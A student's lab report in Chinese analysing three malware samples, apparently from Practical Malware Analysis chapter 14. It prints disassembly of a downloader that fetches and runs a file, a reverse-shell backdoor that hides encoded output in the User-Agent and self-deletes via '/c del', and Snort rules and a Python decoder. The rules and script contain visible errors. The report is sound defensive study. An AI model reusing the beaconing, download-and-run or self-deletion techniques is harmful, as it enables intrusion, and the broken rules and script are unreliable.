# 个人信息

学号: 1911410

姓名:付文轩

专业: 信息安全

# lab 14-01

## 问题1

恶意代码使用了哪些网络库?他们的优势是什么?

#### 使用IDA进行分析, 查看导入表

<u>№</u> 004050AC	GetStringTypeA	KERNEL32
<b>№</b> 004050B0	CloseHandle	KERNEL32
<b>№</b> 004050B8	URLDownloadToCacheFileA	urlmon

发现前面的都是很常见的,只有这里有一个URLDownloadToCacheFileA,来自urlmon库文件。查阅msdn以后可以找到相关说明

Downloads data to the internet cache and returns the file name of the cache location for retrieving the bits.

根据相关解释我们可以猜测到这个函数可能会使用一个名为COM的接口,这个接口中的API函数大部分请求都是来自于windows系统内部,在不同机器上运行会有不同的结果,比如user-agent字段

使用这个库的优势就是在于库中的API会直接使用来自系统内部的信息,这样就不会存在有一个容易被检测到的明文特征

# 问题2

用于构建网络信令的信息源元素是什么,什么样的条件会引起信令的改变?

```
DO4011RD CATT
                  strien
004011B5 add
                 esp, 4
004011B8 mov
                 [ebp+var_218], eax
004011BE mov
                 ecx, [ebp+arg_0]
                 ecx, [ebp+var_218]
004011C1 add
004011C7 mov
                 dl, [ecx-1]
                 [ebp+var_214], dl
004011CA mov
                 eax, [ebp+var_214]
004011D0 movsx
004011D7 push
                 eax
004011D8 mov
                 ecx, [ebp+arg_0]
004011DB_push
                 ecx
                 offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"..
004011DC push
004011E1 lea
                  edx, [ebp+var_210]
                                  ; char *
004011E7 push
                 edx
                  _sprintf
004011E8 call
004011ED add
                 esp, 10h
004011F0 push
                                  ; LPBINDSTATUSCALLBACK
                 a
004011F2 push
                                  ; DWORD
                 200h
004011F4 push
                                   : cchFileName
004011F9 lea
                 eax, [ebp+ApplicationName]
004011FF push
                 eax
                                  ; LPSTR
00401200 lea
                 ecx, [ebp+var_210]
                                  ; LPCSTR
00401206 push
                 ecx
0040120<mark>7 nush</mark>
                                    <u>I PIINKNO</u>WN
0040120) call
                 URLDownloadToCacheFileA
                  [eup+var_416], eax
0040120E MUV
00401214 cmp
                 [ebp+var 410], 0
                 short loc 401221
0040121B jz
```


通过定位找到刚刚URLDownloadToCacheFileA函数的调用,并且访问的URL为:

http://www.practicalmalwareanalysis.com/%s/%c.png,可以发现这个是一个格式化字符串,并且最后是以png结尾,也就是说这个访问的资源应该是一个图片。

```
004011A3 push
                 ebp
004011A4 mov
                 ebp, esp
004011A6 Sub
                 esp, 460h
                 eax, [ebp+arg_0]
004011AC mov
004011AF push
                 eax
                                  ; char *
004011B0 call
                 strlen
004011B5 add
                 esp, 4
004011B8 mov
                 [ebp+var_218], eax
004011BE mov
                 ecx, [ebp+arg_0]
004011C1 add
                 ecx, [ebp+var_218]
004011C7 mov
                 dl, [ecx-1]
004011CA mov
                 [ebp+var_214], dl
004011D0 movsx
                 eax, [ebp+var_214]
004011D7 push
                 eax
004011D8 mov
                 ecx, [ebp+arg_0]
004011DB push
                 ecx
004011DC push
                 offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
```

在其上方的这些内容就是对字符串进行格式化的操作。

并且经过分析我们发现,这里的这个%c会一直是前面的%s的最后一个字符。接下来分析这个参数具体内容



可以发现参数的内容来自上一个函数

```
ecx, OFOh
00401030 and
00401036 sar
                  ecx, 4
00401039 or
                  edx, ecx
                  eax, [ebp+arg_4]
cl ds:byte_4050C0[edx]
0040103B mov
0040103E mov
00401044 mov
                  [eax+1], cl
                  [ebp+arg_8], 1
00401047 cmp
0040104B jle
                  short loc 40107A
              4 4 4
                                                             🜃 🎮 🖭
              0040104D mov
                                                             0040107A
                                 edx, [ebp+arg_0]
                                                             0040107A loc_40107A:
               00401050 xor
                                 eax, eax
              00401052 mov
                                                             0040107A mov
                                                                                [ebp+var_4], 61h
                                 al, [edx+1]
                                 eax, OFh
               00401055 and
              00401058 sh1
                                 eax, 2
               0040105B mov
                                 ecx, [ebp+arg_0]
              0040105F xor
                                 edx, edx
               00401060 mov
                                 d1, [ecx+2]
              00401063 and
                                 edx, 000h
               00401069 sar
                                 edx, 6
                                eax. edx
eax, ds:<mark>byte_4050C0</mark>[eax]
              0040106C or
               0040106E movsx
                                 [ebp+var_4], eax
              00401075 mov
              00401078 jmp
                                 short 1oc_401081
```

之后发现在里面有对这个byte\_4050C0的多次调用,点进去以后查看

```
;org 4050C0h
byte_4050C0
                  db 41h
                                             ; D
                                               S
                  db
                      42h ; B
                      43h ; C
                  db
                  db
                      44h ; D
                  db
                      45h : E
                  db
                      46h : F
                  db
                      47h ; G
                  db
                      48h ; H
                      49h ; I
                  db
                      4Ah ; J
                  db
                      4Bh ; K
                  db
                  db
                      4Ch ; L
                  db
                      4Dh ; M
                  db
                      4Eh ; N
                  db
                      4Fh ; 0
                      50h ;
                  db
                            P
                      51h ; Q
                  db
                  db
                      52h ; R
                  db
                      53h ; S
                  db
                      54h ; T
                      55h ; U
                  db
```

可以发现这里就是一个Base64编码,但是和base64编码不太相同的地方是

```
0040107A
0040107A loc_40107A:
0040107A mov [ebp+var_4], 'a'
```

这里在填充的时候是使用的a进行填充,而标准的base64是使用的=进行填充。

经过对main函数的分析我们可以发现:

```
| 004012B8 push ecx ; lpHwProfileInfo
| 004012B9 call | ds:GetCurrentHwProfileA
| 004012BF movsx | edx, [ebp+HwProfileInfo.szHwProfileGui
```

```
0040131E push
                 ecx
0040131F push
                 offset acccccccccc; "%c%c:%c%c:%c%c:%c%c:%c%c"
00401324 lea
                 edx, [ebp+var_10098]
0040132A push
                 edx
                                  ; char *
0040132B call
                 _sprintf
00401330 add
                 esp, 38h
00401333 mov
                 [ebp+pcbBuffer], 7FFFh
0040133D lea
                 eax, [ebp+pcbBuffer]
00401343 push
                                  ; pcbBuffer
                 eax
00401344 lea
                 ecx, [ebp+Buffer]
0040134A pysh
                                    lpBuffer
0040134B call
                 ds:GetUserNameA
00401351 test
                 PAX. PAX
```

```
💴 🎿 😐
0040135C
0040135C loc 40135C:
0040135C lea
                 edx, [ebp+Buffer]
00401362 push
                 edx
00401363 lea
                 eax, [ebp+var_10098]
00401369 push
                 eax
                                    "%5-%5
0040136A push
                 offset aSS
0040136F lea
                                10160]
                 ecx, [ebp+var
00401375 push
                                  ; char *
                 ecx
00401376 call
                  sprintf
0040137B add
                 esp, 10h
                                  ; size_t
0040137E push
                 7FFFh
                                  ; int
00401383 push
00401385 lea
                 edx, [ebp+var_10000]
0040138B push
                 edx
                                  ; void *
                 _memset
0040138C call
00401391 add
                 esp, OCh
00401394 lea
                 eax, [ebp+var_10000]
0040139A push
0040139B lea
                 ecx, [ebp+var_10160]
004013A1 push
                 ecx
                                  ; char *
004013A2 call
                 sub 4010BB
004013A7 add
                 esp. 8
```

在格式化字符串的时候,获取了计算机的唯一标识:硬件配置文件。然后获取的是用户名,并将这两个拼接成一个字符串作为第一个%s的参数。那么也就是说这里获取到的元素就是用户设备的唯一标识和用户名,当用户的主机或者是登录用户发生变化时,这个源才会发生变化。

## 问题3

为什么攻击者可能对嵌入在网络信令中的信息感兴趣?

攻击者可能是想跟踪特定的主机或者是特定的用户,有针对性的发起攻击

## 问题4

恶意代码是否使用了标准的Base64编码?如果不是,编码是如何不寻常的?

根据刚刚的分析可以知道这里使用的和标准的Base64还是有些不同的,他这里用来填充的是字符a,而不是标准base64中的=

### 问题5

```
004011FF push
                                  ; LPSTR
                 eax
00401200 lea
                 ecx, [ebp+var_210]
00401206 push
                                  ; LPCSTR
                 ecx
                                  ; LPUNKNOWN
00401207 push
                 0
00401209 call
                 URLDownloadToCacheFileA
0040120E mov
                 [ebp+var_41C], eax
                 [ebp+var_410], 0
00401214 cmp
                 short loc_401221
0040121B jz
```

```
00401231 add
                 esp, OCh
                 [ebp+StartupInfo.cb], 44h
00401234 mov
                                  ; size_t
0040123E push
00401240 push
                                  ; int
00401242 lea
                 eax, [ebp+ProcessInformation]
00401245 push
                 eax
                                  ; void *
00401246 call
                 memset
0040124B add
                 esp, OCh
0040124E lea
                 ecx, [ebp+ProcessInformation]
00401251 push
                 ecx
                                  ; lpProcessInformation
00401252 lea
                 edx, [ebp+StartupInfo]
                                  ; lpStartupInfo
00401258 push
                 edx
00401259 push
                 0
                                   1pCurrentDirectory
                                  ; 1pEnvironment
0040125B push
                 0
0040125D push
                 0
                                  ; dwCreationFlags
0040125F push
                 0
                                  ; bInheritHandles
                                  ; lpThreadAttributes
00401261 push
00401263 push
                 0
                                  ; lpProcessAttributes
00401265 push
                                  ; 1pCommandLine
00401267 lea
                 eax, [ebp+ApplicationName]
0040126D push
                                  ; lpApplicationName
                 eax
0040126E <mark>call</mark>
                 ds:CreateProcessA
00401274 cesc
                 eax, eax
00401276 jnz
                 short loc 40127C
```

在刚刚分析中我们发现导入表里只有一个文件下载的函数,并且在后面我们可以看见下载结束后,恶意代码为其创建了一个进程,也就是将下载下来的程序运行起来。

## 问题6

使用网络特征可能有效探测到恶意代码通信中的什么元素?

url在经过变形的ase64编码的最后一个字符作为了png的名称。

### 问题7

分析者尝试为这个恶意代码开发一个特征时,可能会犯什么错误?

这个变形的base64是用字符a进行填充的,并且png的名称是使用的填充过后的最后一个字符。大部分情况下png的名称都是a.png,而如果当用户名的长度是3的倍数时,这里就不是a了,而是不可预测的名称。在分析时容易将a.png就作为一个特征,但其实这个不能代表所有的情况。

### 问题8

在恶意代码进行格式化字符串时,中间使用的是:进行分割,那么这个就可以作为一个特征,但是在使用这个的时候需要注意的是他会进行一个编码,在编码之后会变为'6',因为有破折号的使用,所以第6个四字符组是以t结尾。

根据以上的分析,可以得到以下的snort规则

alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET \$HTTP\_PORTS (msg:"PM14.1.1 Colons and dash"; urilen:>32; content:"GET|20|/"; depth:5; pare:"/GET\x2-\/[A-Za-Z0-9+\]{3}6[A-Za-Z0-9+\]{3}6[A-Za-Z0-9+\]{3}6[A-Za-Z0-9+\] {3}6[A-Za-Z0-9+\]{4}){1,}\//"; sid:20001411; rev:1;)

这个规则只包含了开头的关于GET字符串的内容

还有一个snort规则为:

alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET \$HTTP\_PORTS (msg:"PM14.1.1 Base64
and png"; urilen:>32; uricontent:".png"; pcre:"/\/[A-Za-z0-9+\]{24,}([A-Za-z0-9+\])\/\1\.png/"; sid:20001412; rev:1;)

## lab 14-02

## 问题1

恶意代码编写时直接使用ip地址的好处和坏处各是什么

通过双击运行本次实验的恶意代码,我们可以从wireshark中捕获的数据包可以看见:

GET /tenfour.html HTTP/1.1

User-Agent: (!<e6LJC+xnBq9OdaDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqx UE73N9qHodZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGOfonNC1bxJD6pLB/1ndbaS9YXe9710A 6t/CpVpCq5m7l1LCqROBrWy

Host: 127.0.0.1

Cache-Control: no-cache

GET /tenfour.html HTTP/1.1 User-Agent: Internet Surf

Host: 127.0.0.1

Cache-Control: no-cache

一共有如上两条信令,其中我们可以发现User-Agent的值是比较奇怪的,但是Host的值是固定的,直接使用的IP进行编码。因为静态的IP地址会比域名要更加难以管理,使用DNS是可以允许攻击者将他的系统部署在任意设备上,仅改变DNS地址就能动态的重定向肉机。同样的对于防守方也是如此,IP比DNS更加难以处理,也因此攻击者会选择IP地址而不是DNS。

### 问题2

这个恶意代码使用了哪些网络库。使用的好处和坏处是什么

使用IDA查看一下这个恶意代码的导入表

040	
O44         № 004020B4        setusermatherr         MSVCRT           № 004020B8        p_fmode         MSVCRT           № 004020C0         SHChangeNotify         SHELL32           № 004020C4         ShellExecuteExA         SHELL32	
004020C0 SHChangeNotify SHELL32 004020C4 ShellExecuteExA SHELL32	
004020C4 ShellExecuteExA SHELL32	
DELOTION DELOT	_
© 004020D4 InternetCloseHandle WININET	7
1 004020D8 InternetOpenUrlA WININET	
004020DC InternetOpenA WININET	
D № 004020E0 InternetReadFile WININET	
Line 29 of 53	

可以发现从 WININET 这个库中导入了4个函数,分别为: InternetCloseHandle, InternetOpenUrlA, InternetOpenA, InternetReadFile。

经过网上资料的查找发现,这个库相较于 winsock API 库有一个优势就是对于一些如cookie和缓存等,是可以直接由操作系统提供的,不需要再自己进行提供。但是他也有一些缺点,其中之一就是需要提供 User-Agent的字段,如果需要的话,可能还需要进行硬编码可选择的头部。

### 问题3

恶意代码信令中URL的信息源是什么?这个信息源提供了哪些优势?

使用IDA进行一下静态分析


```
loc 40136A:
1ea
        edx, [esp+1A8h+ThreadId]
1ea
        eax, [esp+1A8h+ThreadAttributes]
                         ; 1pThreadId
        edx
push
                         ; dwCreationFlags
        ebp
push
nuch
                           InParameter
        offset StartAddress; lpStartAddress
push
         [ebx+8], ed1
mov
        edi, ds:CreateThread
mov
                         ; dwStackSize
push
        ebp
                          ; lpThreadAttributes
        eax
push
         [esp+1C0h+ThreadAttributes.nLength], OCh
mov
         [esp+1C0h+ThreadAttributes.1pSecurityDescriptor], ebp
mov
         [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
mov
call
         eax, ebp
cmp
         [ebx+0Ch], eax
mov
        short loc_4013BA
jnz
```

进入到main中以后首先我们可以看见这里创建了一个线程,这个线程的起始地址被设置为了 offset StartAddress

进入线程查看内容

```
rep movsd
push
        258h
                         ; unsigned int
call
        ??2@YAPAXI@Z
                        ; operator new(uint)
push
        32Ah
                         ; unsigned int
mov
        esi, eax
call
        ??2@YAPAXI@Z ; operator new(uint)
mov
        ebp, eax
        ecx, 96h
mov
        eax, eax
xor
mov
        edi, esi
rep stosd
mov
        ecx, OCAh
        edi, ebp
MOV
rep stosd
        esp, OCh
add
stosw
mov
        ecx, [ebx]
push
                          ; lpBytesLeftThisMessage
1ea
        eax, [esp+18h+BytesRead]
                         ; lpTotalBytesAvail
push
         a -
push
        eax
                         ; 1pBytesRead
        4
                         ; nBufferSize
push
push
                         ; 1pBuffer
        esi
                          : hNamedPipe
bush
        ecx
        ds:PeekNamedPipe
call
PSI
         eax, eax
jΖ
        short loc_40159C
```

首先可以看见这里调用了一个 PeekNamedPipe 函数,进过查询知道这个函数的功能是将数据从命名管道或匿名管道复制到缓冲区中,而不将其从管道中删除。它还返回有关管道中数据的信息。这个函数常用来检测shell中的内容。



然后可以看见进行了读文件的操作,这个读文件其实就是检查命令shell中的输入。

```
pusii
         esi
         byte ptr [ecx+esi], 0
mov
mov
         edx, [esp+1Ch+BytesRead]
inc
         [esp+1Ch+ButesRead], edx
MOV
call
         sub 401000
         edx, [ebx+i4h]
lea
push
         edx
                          ; lpszUrl
         ehn
                          ; int
nush
call
         sub 401750
auu
         esp, ron
test
         eax, eax
inz
         short loc 481583
```

读取完文件后调用了两个函数。

```
首先查看一下sub_401000
```

```
4 4
                                             4 4
mov
         al, dl
                                             mov
                                                      al, [ebp+1]
                                                      c1, d1
and
         d1, 3
                                             mov
shr
         al, 2
                                             shr
                                                      c1, 2
         d1, 4
                                                      byte ptr [esp+18h+var_8], c1
sh1
                                             mnu
         byte ptr [<mark>esp</mark>+18h+var_8], al
byte ptr [<mark>esp</mark>+18h+var_8+1], dl
mov
                                             and
                                                      d1, 3
mov
                                             mov
                                                      cl, al
         ecx, [esp+18h+var_8]
                                                      al, OFh
mov
                                             and
         eax, [esp+18h+var_8+1]
mov
                                             sh1
                                                      d1, 4
         ecx, OFFh
and
                                             shr
                                                      cl, 4
and
         eax, OFFh
                                                       d1, c1
inc
         ebp
                                             sh1
                                                      al, 2
         dl, byte_403010[ecx]
                                                      byte ptr [esp+18h+var_8+1], dl
mov
                                             mov
mov
         [esi], dl
                                             mov
                                                      byte ptr [esp+18h+var_8+2], al
mov
         cl, byte_403010[eax]
                                             mov
                                                      edx, [esp+18h+var_8]
         [esi+1], cl
                                                      ecx, [esp+18h+var_8+1]
mov
                                             mov
                                                      edx, OFFh
         [esi+2], bl
mov
                                             and
mov
         [esi+3], bl
                                             and
jmp
         short loc_401183
                                             mov
                                                       al, byte_403010[edx]
                                                      [esi], al
eax, [esp+18h+var_8+2]
                                             mov
                                             mov
                                                      dl, byte_403010[ecx]
                                             mov
                                             and
                                                       eax, OFFh
                                                      [esi+1], dl
                                             mov
                                             add
                                                      ebp, 2
                                                      cl, byte_403010[eax]
                                             mov
                                                      [esi+3], bl
                                             mov
```

发现这里的指令非常复杂,大致来看是对刚刚读取的文件进行的操作。

进入到sub 401750

```
....
         ----
 mov
         ebx, ecx
 mov
         edi, edx
         ecx, OFFFFFFFh
 or
 repne scasb
 mov
         ecx, ebx
 dec
         edi
 shr
         ecx, 2
 rep movsd
 mov
         ecx, ebx
                         ; 1pszAgent
 push
         edx
 and
         ecx, 3
 rep movsb
call
         ds:InternetOpenA
                         ; awcontext
 pusn
         ы
         esi, eax
 mov
         eax, [esp+10h+lpszUrl]
 mov
         80000000h
                        ; dwFlags
 push
         0
 push
                         ; dwHeadersLength
                         ; lpszHeaders
 push
         0
 push
         eax
                         ; lpszUrl
                         ; hInternet
 push
         esi
call
        ds:InternetOpenUrlA
 test
         eax, eax
         short loc 4017EB
 jnz
```

我们看见了刚刚在导入表中发现的关于网络行为的函数调用。

接下来查看一下这个地方传递的参数,可以看见lpszUrl里的参数是来自于eax,而eax的值来自 [esp+10h+lpszUrl]

在之前的位置我们可以找到

```
งช4ชา/5ช suo_4ชา/5ช proc near
00401750
00401750 arg_0= dword ptr 4
00401750 lpszUrl= dword ptr 8
ดด4ด175ด
```

他其实是这个函数的第二个参数,回到之前的位置进行查看

```
004011E0 push ecy ; bInstance
004011E1 call ds:LoadStringA
004011E7 mov esi, ds:CreateEventA
004011ED xor ebp, ebp
```

可以发现这里其实是从这个函数获取的,这个函数的功能是从资源节里获取字符串。

使用resoure\_hacker查看一下资源节中的内容

```
Edit Yiew Action Help

String Table

1 STRINGTABLE

LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US

3 {
    1, "http://127.0.0.1/tenfour.html"
    5 }
```

可以看见有一个信令URL,那么这个就是本次恶意代码的信息源。

使用这个的优势就是如果不重新编译恶意代码,那么攻击者就能够使用这个资源节来部署多个后门程序。

## 问题4

恶意代码利用了HTTP协议的哪个方面,来完成它的目的?

回到之前的内容继续进行分析,我们将这个资源节中的url和之前在wireshark中捕获的内容进行比较,可以看到发送的信令的部分内容就是来自于这个资源节中的信令。其中一个参数是url,还有一个参数是User-Agent。回到IDA中继续查看相关内容

```
----- -----
                  ??2@YAPAXI@Z
00401758 call
                                   ; operator new(uint)
0040175D mov
                  edx, eax
                  ecx, OCBh
0040175F mov
00401764 xor
                  eax, eax
00401766 mov
                  edi, edx
00401768 rep stosd
0040176A stosb
0040176B mov
                  edi, offset asc 403068
                                            "(!<"
00401776 or
                  ecx, offffffffil
00401773 xor
                  eax, eax
00401775 add
                  esp, 4
00401778 repne scasb
0040177A not
                  ecx
0040177C sub
                  edi. ecx
```

在这里我们注意到了和之前信令中User-Agent的内容中的一部分相同,那么这里应该就是开始构造 User-Agent

```
31546 call
              edi ; ReadFile
31548 mov
              ecx, [esp+14h+BytesRead]
3154C push
              ebp
1154D push
               esi
3154E mov
              byte ptr [ecx+esi], 0
31552 mov
              edx, [esp+1Ch+BytesRead]
31556 inc
              edx
31557 mou
               [esn+1Ch+RutesRead], edx
1155 call
              sub 401000
11560 lea
              edx, [ebx+i4ii]
31563 push
                                ; lpszUrl
               edx
                                ; int
31564 <u>push</u>
              ebo
31565 call
              sub_401750
3156A add
               esp, 18h
3156D test
               eax, eax
MEZE in-
                         1.04 000
```

回到调用这个函数之前的位置,我们可以看见先调用了一个sub\_401000,并且这个函数需要接收两个参数。

```
004010D1 and
                                                      00401123 mov
                                                                         c1, d1
                  d1. 3
004010D4 shr
                                                       00401125 shr
                   al, 2
                                                                         c1, 2
004010D7 sh1
                   d1, 4
                                                       00401128 mov
                                                                         byte ptr [esp+18h+var_8], cl
004010DA mov
                  byte ptr [esp+18h+var_8], al
                                                       0040112C and
                                                                         d1, 3
884818DF mou
                  byte ptr [esp+18h+var_8+1], dl
                                                      8848112F mov
                                                                         cl, al
004010E2 mov
                   ecx, [esp+18h+var_8]
                                                      00401131 and
                                                                         al, OFh
004010E6 mov
                  eax, [esp+18h+var_8+1]
                                                      00401133 shl
                                                                         d1, 4
                  ecx, OFFh
                                                                         cl, 4
004010EA and
                                                       00401136 shr
                  eax, OFFh
004010F0 and
                                                       00401139 or
                                                                         d1, c1
004010F5 inc
                                                       0040113B shl
                                                                         al, 2
                  ebo
994919F6 mov
994919FC mov
                   dl, byte_403010[ecx]
                                                       0040113E mov
                                                                         byte ptr [esp+18h+var_8+1], dl
                  [esi], di
cl, byte_403010[eax]
                                                      88481142 mov
                                                                         byte ptr [esp+18h+var_8+2], al
994919FE <mark>nov</mark>
99491194 mov
                                                       00401146 mov
                                                                         edx, [esp+18h+var_8]
                                                                         ecx, [esp+18h+var_8+1]
edx, 0FFh
                   [esi+1], cl
                                                      0040114A mov
00401107 mov
                   [esi+2], bl
                                                       0040114E and
                                                                         ecx, 0FFh
al, byte_403010[edx]
                   [esi+3], bl
0040110A mov
                                                       00401154 and
                   short loc_401183
                                                       0040115A mov
0040110D imp
                                                       00401160 mov
                                                                         [esi], al
                                                       00401162 mov
                                                                         eax [esp+18h+uar_8+2]
                                                                        dl, byte_403010[ecx]
                                                       88481166 mov
                                                                         eax. UFFh
                                                      0040116C and
                                                                         [esi+1], dl
                                                       00401171 mov
                                                       00401174 add
                                                                         ebo. 2
                                                       00401177 mov
                                                                         cl, <mark>byte_403010</mark>[eax]
                                                       0040117D mov
                                                      00401180 mov
                                                                         [esi+2], cl
```

进入函数体以后我们发现这里有非常多的对寄存器、内存的操作,并且大量使用了byte\_401030这个位置的内容。

进入查看以后发现这里存放的是一个字符串,这个字符串与Base64非常相似,但是稍微有一些位置顺序的变化。

到这里我们就知道之前在wireshark中显示的内容是经过编码之后的,为了将其进行解密,我们编写了如下的python脚本实施解密:

```
import string, base64
1
 2
    result = ""
 3
    tab = "XYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz"
    standardBase64 =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
6
 7
    text = "e6LJC+xnBg90daDNB+1TDrhG6aUG6p9LC/iNBgsGi2sVgJdghZXDZoMMomKGogxUE7"
8
9
    for i in text:
        if i in tab:
10
            s += standardBase64[string.find (tab, str (ch))]
11
12
        elif i == '=':
13
            s += '='
    print(base64.decodestring(a))
```

得到的解密结果为:

Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop>

```
00401800
00401800 dwNumberOfBytesRead= dword ptr -4
00401800 lpszUrl= dword ptr
00401800
00401800 push
                 ecx
00401801 push
                 ebx
00401802 push
                 ebp
00401803 push
                 0
                                   ; dwFlags
00401805 push
                 ß
                                   ; 1pszProxyBypass
                 ø
                                   ; 1pszProxy
00401807 push
                 0
00401809 push
                                    dwAccessTube
0040180B push
                 offset <mark>szAgent</mark>
                                   ; "Internet Surf"
00401810 call
                 ds:InternetOpenA
00401816 push
                                   ; dwContext
00401818 mov
                 ebp, eax
                 eax, [esp+10h+lpszUrl]
0040181A mov
0040181E push
                 80000000h
                                  ; dwFlags
00401823 push
                 0
                                   ; dwHeadersLength
                 0
00401825 push
                                   ; lpszHeaders
00401827 push
                 eax
                                   ; lpszUrl
                                   ; hInternet
00401828 push
                 ebp
00401829 call
                 ds:InternetOpenUrlA
0040182F mov
                 ebx, eax
00401831 test
                 ebx, ebx
00401833 jnz
                 short loc_401839
```

可以发现这里的URL和之前是一样的,但是这里的User-Agent和之前不同了,这里是直接静态定义了一个字符串

```
0040166B loc_40166B:
0040166B mov
               edi, ebx
               ecx, OFFFFFFFh
0040166D or
00401670 xor
               eax, eax
00401672 push 4
                                ; MaxCount
00401674 repne scasb
00401676 not ecx
00401678 sub
              edi, ecx
                               ; "exit"
0040167A push offset Str
UU4UID/F MUV
                eax, ecx
00401681 mov
                esi, edi
00401683 mov
                edi, edx
                               ; Str1
00401685 push
               ebx
00401686 shr
               ecx, 2
00401689 rep movsd
0040168B mov
                ecx, eax
0040168D and
                ecx, 3
00401690 rep movsb
00401692 call
                _strnicmp
00401697 add
                esp, OCh
0040169A test
                eax, eax
                loc 401724
0040169C jz
                   🜃 🎿 📴
                  004016A2 mov
                                   edi, offset asc 40305C; "\n"
                  004016A7 or
                                   ecx, OFFFFFFFh
```

在调用完这个的后面我们可以看见这里和exit字符串进行了一个比较,可以看见这里其实就是一个反向 shell,接收远端的指令。

根据以上的分析我们可以知道攻击者使用的是User-Agent域,而这里本应该包含的是应用程序的信息。这个恶意代码创建了两个线程,一个进行传出信息(并且传出的信息会进行编码),一个进程传入信息(这个的User-Agent使用的是一个静态字符串)

### 问题5

在恶意代码的初始信令中传输的是哪种信息?

一个命令行提示信息,但是这个信息是在编码之后的,无法直接看出来消息的内容

### 问题6

这个恶意代码通信信道的设计存在什么缺点?

攻击者只对传出的消息内容进行了编码,但是传入的消息没有进行编码。同时我们注意到,他区分传出和传入两端的时候,只是依靠了一个静态字符串和一个根据机器构造的区别来区分。

### 问题7

恶意代码的编码方案是标准的吗?

#### 不是

通过这里的内容可以发现是Base64的一个变种,中间内容的位置发生了一定的变化。

### 问题8

通信是如何被终止的?

当远端输入的是exit关键字,本次通信就会被终止,并且我们发现通信在终止之后程序会调用函数 sub 401880来删除自身

```
💴 🎮 🖭
004018E2 lea
                 ecx, [esp+358h+String1]
004018E9 push
                 offset String2
                                     "/c <mark>del</mark>
                                  ;
004018EE push
                 ecx
                                   ; lpString1
004018EF call
                 ds:1strcpyA
004018F5 mov
                 esi, ds:lstrcatA
004018FB lea
                 edx, [esp+358h+szLongPath]
004018FF lea
                 eax, [esp+358h+String1]
00401906 push
                 edx
                                   ; 1pString2
00401907 push
                                   ; lpString1
                 eax
                 esi ; lstrcatA
00401908 call
0040190A lea
                 ecx, [esp+358h+String1]
                                  ; " > nul"
00401911 push
                offset aNul
                                   ; lpStrinq1
00401916 push
                 ecx
00401917 call
                 esi ; lstrcatA
00401919 mov
                 [esp+358h+pExecInfo.hwnd], edi
0040191D lea
                 edx, [esp+358h+Buffer]
00401924 lea
                 eax, [esp+358h+String1]
0040192B mov
                 [esp+358h+pExecInfo.lpDirectory], edi
0040192F mov
                 [esp+358h+pExecInfo.nShow], edi
                 edi, ds:GetCurrentProcess
00401933 mov
                 100h
00401939 push
                                   ; dwPriorityClass
0040193E mov
                 [esp+35Ch+pExecInfo.cbSize], 3Ch
```

## 问题9

这个恶意代码是一个后门程序,会给攻击者留下一个反向shell窗口,让攻击者能够在肉机上执行一定操作,并且在最后删除自身不留下痕迹。

## lab 14-03

### 问题1

在初始信令中硬编码元素是什么,什么元素能够用于创建一个好的网络特征

通过观察在wireshark中抓的包我们可以发现:

```
Hypertext Transfer Protocol

GET /Start.htm HTTP/1.1\r\n

Accept: */*\r\n

Accept-Language: en-US\r\n

UA-CPU: x86\r\n

Accept-Encoding: gzip, deflate\r\n

User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n

Host: www.practicalmalwareanalysis.com\r\n
```

在User-Agent这里出现了重复,也就是说在他的User-Agent的这里构造的时候可能出了一些问题,导致这里出现了重复的字段。接下来我们去IDA中查看一下具体内容。

ĽΞ	00401080	FII CUALMITUC	REIGHEEDE
<b>*</b>	004070B0	FlushFileBuffers	KERNEL32
<b>1</b>	004070B8	InternetOpenA	WININET
狟	004070BC	InternetOpenUrlA	WININET
1	004070C0	InternetCloseHandle	WININET
<b>*</b>	004070C4	InternetReadFile	WININET
<b>*</b>	004070CC	URLDownloadToCacheFileA	urlmon

在导入表中我们看见了熟悉的几个网络函数的引用,同时根据上次的分析我们可以知道,User-Agent的初始化是在 Internetopenurla 中进行的,所以我们这里主要观察一下对这个函数调用的部分。

```
00401219 add
                       ACh
                  esn
0040121C push
                 offset aUserAgentMozil; "User-Agent: Mozilla/4.0 (compatible; MS"..
00401221 lea
                 edx, [ebp+szAgent]
                                  ; char *
00401227 push
                 edx
00401228 <mark>call</mark>
                  _sprintf
0040122D add
                  esp, 8
00401230 push
                 offset aAcceptAcceptLa ;
                                            "Accept: */*\nAccept-Lanquage: en-US\nUA"...
00401235 lea
                 eax, [ebp+szHeaders]
0040123B push
                  eax
                                  ; char *
                  _sprintf
0040123C call
00401241 add
                  esp. 8
```

找到一处调用,我们可以看见这次是使用的静态字符串进行初始化的,但是很明显这里的字符串构造出现了一点问题,攻击者多打了一个 User-Agent 字段。同时他的Accept也是进行固定字符串初始化的,那么以上这两点就能作为一个特征进行检测。

